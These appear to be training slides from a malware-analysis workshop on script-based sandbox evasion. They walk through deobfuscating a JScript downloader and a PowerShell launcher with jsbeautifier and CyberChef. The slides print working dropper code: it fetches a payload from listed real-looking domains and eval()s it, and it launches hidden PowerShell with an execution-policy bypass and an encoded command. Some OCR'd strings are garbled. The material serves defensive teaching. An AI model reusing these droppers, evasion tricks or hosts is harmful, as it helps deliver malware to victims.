
Anti-Analysis

Identify Entry Point

Common Script Types


Type	Extensions	Default Handlers
Javascript	.js	WScript.exe or CScript.exe
VBScript	.vbs	WScript.exe or CScript.exe
WScript	.WSC	notepad.exe

OS Interaction: *ActiveX*



Script Based Sandbox Evasion

Environment




- Number of Running Processes
- User Name
- Recent Files
- Program Files List
- ...

Network




- ASN Details
- Source IP
- Ping as time delay

Anti-Analysis



- Specific functionality OO vs Microsoft Office Objects
- Obfuscated payloads
- Payload launch Arguments



The image shows a screenshot of a code editor window. The title bar at the top reads "invoice-1345194.doc_secureviewer.js". The editor has a dark background with light-colored text. The code is as follows:

```
1 var rups = "ptth".split('').reverse().join('') + "://"; function fuuu(fuu1, fuu2) {return fuu1.join(fuu2);} function muhter(kjg, lki)
2 var noben = "M"; var tuksg = noben + "SX" + noben + "L";
3 var immob = 1 + 1; var gg = "T" + "P"; var fijks = tuksg + immob + ".XMLHT" + "TP"; var dfs = CreateObject(fijks); var bcb = new Array
4 var jik = 0; while (true) {if (jik >= x.length) {break;}try {var zemk = '0000001MAiqTC5fCDL7MokhqJdvWG8jivHHzPmvkLW8EdpJQ595qBUtFbTWbX
```

←↻ⓘ jsbeautifier.org

Beautify, unpack or deobfuscate JavaScript and HTML, make JSON/JSONP readable, etc.
All of the source code is completely free and open, available on [GitHub](#) under MIT licence, and we have a command-line version, python library and a [node package](#) as well.

Indent with 4 spaces
Allow 5 newlines between tokens
Do not wrap lines
Braces with control statement

HTML <style>, <script> formatting:
Add one indent level

☐ End script
☐ Support
☐ Use co
☒ Detect
☐ Preserv
☐ Keep a
☐ Break li
☒ Space I
☐ Unesca
☐ Use JS
☐ Indent
[Use a](#)

Beautify JavaScript or HTML (ctrl+enter)

```
1 var rups = "ptth".split('').reverse().join('') + "://";
2
3 function fuuu(fuu1, fuu2) {
4     return fuu1.join(fuu2);
5 }
6
7 function muhter(kjg, lki) {
8     return kjg.split(lki);
9 }
10
11 function abatae(beeraa) {
12     beeraa.send();
13 }
14
15 function greezno() {
16     return 'COUNOATER'.replace(/OA/g, "");
17 }
18
19 function hust(rasp) {
20     eval(rasp);
21 }
22 var noben = "M";
23 var tuksg = noben + "SX" + noben + "L";
24 var immob = 1 + 1;
```

```

function fuu(fuu1, fuu2) {
    return fuu1.join(fuu2);
}

function muhter(kjg, lki) {
    return kjg.split(lki);
}

function abatae(beeraa) {
    beeraa.send();
}

function greezno() {
    return 'COUNOATER'.replace(/OA/g, "");
}

function hust(rasp) {
    eval(rasp);
}

var noben = "M";
var tuksg = noben + "SX" + noben + "L";
var innob = 1 + 1;
var gg = "T" + "P";
var fijks = tuksg + innob + ".XMLHT" + "JP";
var dfs = CreateObject(fijks);
var bcb = new Array('GET');

var x = ["www.e6photo.com", "merchantfeesforcreditcards.com", "0001ie.com", "wp.mainebuyswapandsell.com"];
var jik = 0;
while (true) {
    if (jik >= x.length) {
        break;
    }
    try {
        var zemk = '0000001MAiqTC5FCDL7MokhqJdwG8jivHzPmvmkLN8EdpJQ595qBUtFbTwbGbrYY4-KwFV6fFAJaPSXe9c_gF75J6RC8FFPA8MCDMMra6QmrqYqQQ0';
        var ghyt = false;
        var gerlk = x[jik];
        dfs.open(bcb[0], rups() + gerlk + '/' + greezno() + '?' + '' + zemk, ghyt);
        abatae(dfs);
        var gt = dfs.responseText;
        var miffka = gt.indexOf(zemk);
        var pista = gt.length;
    }
}

```

```
15 function greezno() {
16     return 'COUNOATER'.replace(/OA/g, "");
17 }
18
19 function hust(rasp) {
20     eval(rasp);
21 }
22 var noben = "M";
23 var tuksg = noben + "SX" + noben + "L";
24 var immob = 1 + 1;
25 var gg = "T" + "P";
26 var fijks = tuksg + immob + ".XMLHT" + "TP";
27 var dfs = CreateObject(fijks);
28 var bcb = new Array('GET');
29 var x = ["www.e6photo.com", "merchantfeesforcreditcards.com", "800lie.com", "wp.mainebuyswapandsell.com"];
30 var jik = 0;
31 while (true) {
32     if (jik >= x.length) {
33         break;
34     }
35     try {
36         var zemk = '0000001MAiqTC5fCDL7MokhqJdvWG8jivHHzPmvkLW8EdpJQ595qBUtfbTWbGbrYY4-KwFV6ffAJaPSXe9c_gf75J6RC8FFPA8MCDWWra6Qwrq';
37         var ghyt = false;
38         var gerlk = x[jik];
39         dfs.open(bcb[0], rups() + gerlk + '/' + greezno() + '?' + '' + zemk, ghyt);
40         abatae(dfs);
41         var gt = dfs.responseText;
42         var miffka = gt.indexOf(zemk);
43         var pista = gt.length;
44         if (pista > 0 && 2 == 2 && miffka + 1 > 0) {
45             hust(gt);
46             break;
47         }
48     } catch (e) {};
49     jik++;
50 }
```

```
15 function greezno() {
16     return 'COUNOATER'.replace(/OA/g, "");
17 }
18
19 function hust(rasp) {
20     eval(rasp);
21 }
22 var noben = "M";
23 var tuksg = noben + "SX" + noben + "L";
24 var immob = 1 + 1;
25 var gg = "T" + "P";
26 var fijks = tuksg + immob + ".XMLHT" + "TP";
27 var dfs = CreateObject(fijks);
28 var bcb = new Array('GET');
29 var x = ["www.e6photo.com", "merchantfeesforcreditcards.com", "800lie.com", "wp.mainebuyswapandsell.com"];
30 var jik = 0;
31 while (true) {
32     if (jik >= x.length) {
33         break;
34     }
35     try {
36         var zemk = '0000001MAiqTC5fCDL7MokhqJdvWG8jivHHzPmvkLW8EdpJQ595qBUtfbTWbGbrYY4-KwFV6ffAJaPSXe9c_gf75J6RC8FFPA8MCDWWra6Qwrq';
37         var ghyt = false;
38         var gerlk = x[jik];
39         dfs.open(bcb[0], rups() + gerlk + '/' + greezno() + '?' + '' + zemk, ghyt);
40         abatae(dfs);
41         var gt = dfs.responseText;
42         var miffka = gt.indexOf(zemk);
43         var pista = gt.length;
44         if (pista > 0 && 2 == 2 && miffka + 1 > 0) {
45             hust(gt);
46             break;
47         }
48     } catch (e) {};
49     jik++;
50 }
```

```
15 function greezno() {
16     return 'COUNOATER'.replace(/OA/g, "");
17 }
18
19 function hust(rasp) {
20     eval(rasp);
21 }
22 var noben = "M";
23 var tuksg = noben + "SX" + noben + "L";
24 var immob = 1 + 1;
25 var gg = "T" + "P";
26 var fijks = tuksg + immob + ".XMLHT" + "TP";
27 var dfs = CreateObject(fijks);
28 var bcb = new Array('GET');
29 var x = ["www.e6photo.com", "merchantfeesforcreditcards.com", "800lie.com", "wp.mainebuyswapandsell.com"];
30 var jik = 0;
31 while (true) {
32     if (jik >= x.length) {
33         break;
34     }
35     try {
36         var zemk = '0000001' + 'AiqTC5fCDL7MokhqJdvWG8jivHHzPmvkLW8EdpJQ595qBUtfbTWbGbrYY4-KwFV6ffAJaPSXe9c_gf75J6RC8FFPA8MCDWWra6Qwrq';
37         var ghyt = false;
38         var gerlk = x[jik];
39         dfs.open(bcb[0], rups() + gerlk + '/' + greezno() + '?' + '' + zemk, ghyt);
40         abatae(dfs);
41         var gt = dfs.responseText;
42         var miffka = gt.indexOf(zemk);
43         var pista = gt.length;
44         if (pista > 0 && 2 == 2 && miffka + 1 > 0) {
45             hust(gt);
46             break;
47         }
48     } catch (e) {};
49     jik++;
50 }
```

```

1
2 function greezno() {
3     return 'COUNOATER'.replace(/OA/g, "");
4 }
5
6 var x = ["www.e6photo.com", "merchantfeesforcreditcards.com", "800lie.com", "wp.mainebuyswapandsell.com"];
7 var jik = 0;
8
9 try {
10     var zemk = '0000001MAiqTC5fCDL7MokhqJdvWGBj1vHHzPmwKlW8EdpJQ595qBUtFbTWbGbrYY4-KwFV6ffaJaPSXe9c_gf75J6RC8FFPA8MCDWwra6QwrqYqQQ00';
11     var ghyt = false;
12     var gerlk = x[jik];
13     dfs.open(bcb[0], rups() + gerlk + '/' + greezno() + '?' + '' + zemk, ghyt);
14     abatae(dfs);
15     var gt = dfs.responseText;
16     var miffka = gt.indexOf(zemk);
17     var pista = gt.length;
18     if (pista > 0 && 2 == 2 && miffka + 1 > 0) {
19         hust(gt);
20         break;
21     }
22 } catch (e) {};
23
24
25 http://www.e6photo.com/COUNTER?0000001MAiqTC5fCDL7MokhqJdvWGBj1vHHzPmwKlW8EdpJQ595qBUtFbTWbGbrYY4-KwFV6ffaJaPSXe9c_gf75J6RC8FFPA8MCDWwra6QwrqYqQQ00
26 http://merchantfeesforcreditcards.com/COUNTER?0000001MAiqTC5fCDL7MokhqJdvWGBj1vHHzPmwKlW8EdpJQ595qBUtFbTWbGbrYY4-KwFV6ffaJaPSXe9c_gf75J6RC8FFPA8MCDWwra6QwrqYqQQ00
27 http://800lie.com/COUNTER?0000001MAiqTC5fCDL7MokhqJdvWGBj1vHHzPmwKlW8EdpJQ595qBUtFbTWbGbrYY4-KwFV6ffaJaPSXe9c_gf75J6RC8FFPA8MCDWwra6QwrqYqQQ00
28 http://wp.mainebuyswapandsell.com/COUNTER?0000001MAiqTC5fCDL7MokhqJdvWGBj1vHHzPmwKlW8EdpJQ595qBUtFbTWbGbrYY4-KwFV6ffaJaPSXe9c_gf75J6RC8FFPA8MCDWwra6QwrqYqQQ00
29
30
31 |

```

DO IT LIVE!




Workshop

Make sure you have the following tools:

- Chrome or IE with debugger console
- Notepad


Exercise Steps

- Identify the script type
- Identify the obfuscation functions and deobfuscate
- Identify the anti-analysis techniques
- Identify and download the payload (how is this executed)



20 MINUTES

PowerShell Analysis



Execution

Obfuscation

Anti-Analysis

```

xasfu.js
function xsx() {
    return "nZzoitZzacZzilZzppZzA.lZzlZzeZzhZzS".replace(/Zz/g, "").split("").reverse().join("")
}

function erkl() {
    return "exe.dmc"
}

function gid() {
    return "JABjAG8AZAagAD8AIABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoAOgBVAG4AaQBjAG8AZABlAC4ARwBlAHQAUwB8AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4."
}

function rbca() {
    return "/c " + "tsohlaol gnip".split("").reverse().join("")
}

function a() {
    return erkl().split("").reverse().join("")
}

function yxzo() {
    var A = new ActiveXObject(xsx()),
        B = "lxlexhsxrexwoxp".replace(/x/g, "").split("").reverse().join(""),
        Q = "-erxercuntrirornrprorlrircry bryrpranss -wrirndrorwsrtrylrre hirdrdren -enrcrordnerdrncrormmrarnrd ".replace(/r/g, "") + gid();
    A.shellexecute(a(), rbca() + " & " + B + Q, "", "open", "1")
}
yxzo();

```

```
xasfu.js
1 function xsx() {
2   return "Shell.Application"
3 }
4
5 function ekl() {
6   return "cmd.exe"
7 }
8
9 function gid() {
10  return "JABjAG8AZAagAD8AIABbAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEUAbg8jAG8AZABpAG4AZwBdADoAOg8VAG4AaQ8jAG8AZAB1AC4ARwB1AHQAUwB8AHIAaQBUAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4."
11 }
12
13 function rbca() {
14   return "/c " + "ping localhost"
15 }
16
17 function a() {
18   return ekl()
19 }
20
21 function yxzo() {
22   var A = new ActiveXObject(xsx());
23   B = "powershell"
24   Q = "-executionpolicy bypass -windowstyle hidden -encodedcommand " + gid();
25   A.shellexecute(a(), rbca() + " & " + B + Q, "", "open", "1")
26 }
27 yxzo();
28
29
30
31
32
```

CyberChef

Secure https://gchq.github.io/CyberChef/#recipe=%5B%7B%22op%22%3A%22From%20Base64%22%2C%22args%22%3A%5B%22A-Za-z0-9%2B%2F%3D%22%2Ctrue%5...

Download CyberChef

Last build: 3 days ago

Options About / Sup

Operations

Search...

Favourites Edit

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Data format

Encryption / Encoding

Recipe

From Base64

Alphabet A-Za-z0-9+/=

Remove non-alphabet chars

Input

length: 1284
lines: 1

Clear I/O Res

JABjAG0AZAAGAD0AIABbAFMAeQBzAHQAZQBtAC4AVAB1AHgAdAAuAEUAbgBjAG8AZABpAG4AZwBdADoA0gBVAG4AaQBjAG8ARwB1AHQAUwB0AHIAaQBuAGcAKABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgB1AHIAAdABdADoA0gBGAHIAbwBtAEIAYQBzAGUA

Output

time: 7ms
length: 962
lines: 1

Save to file Move output to input Undo

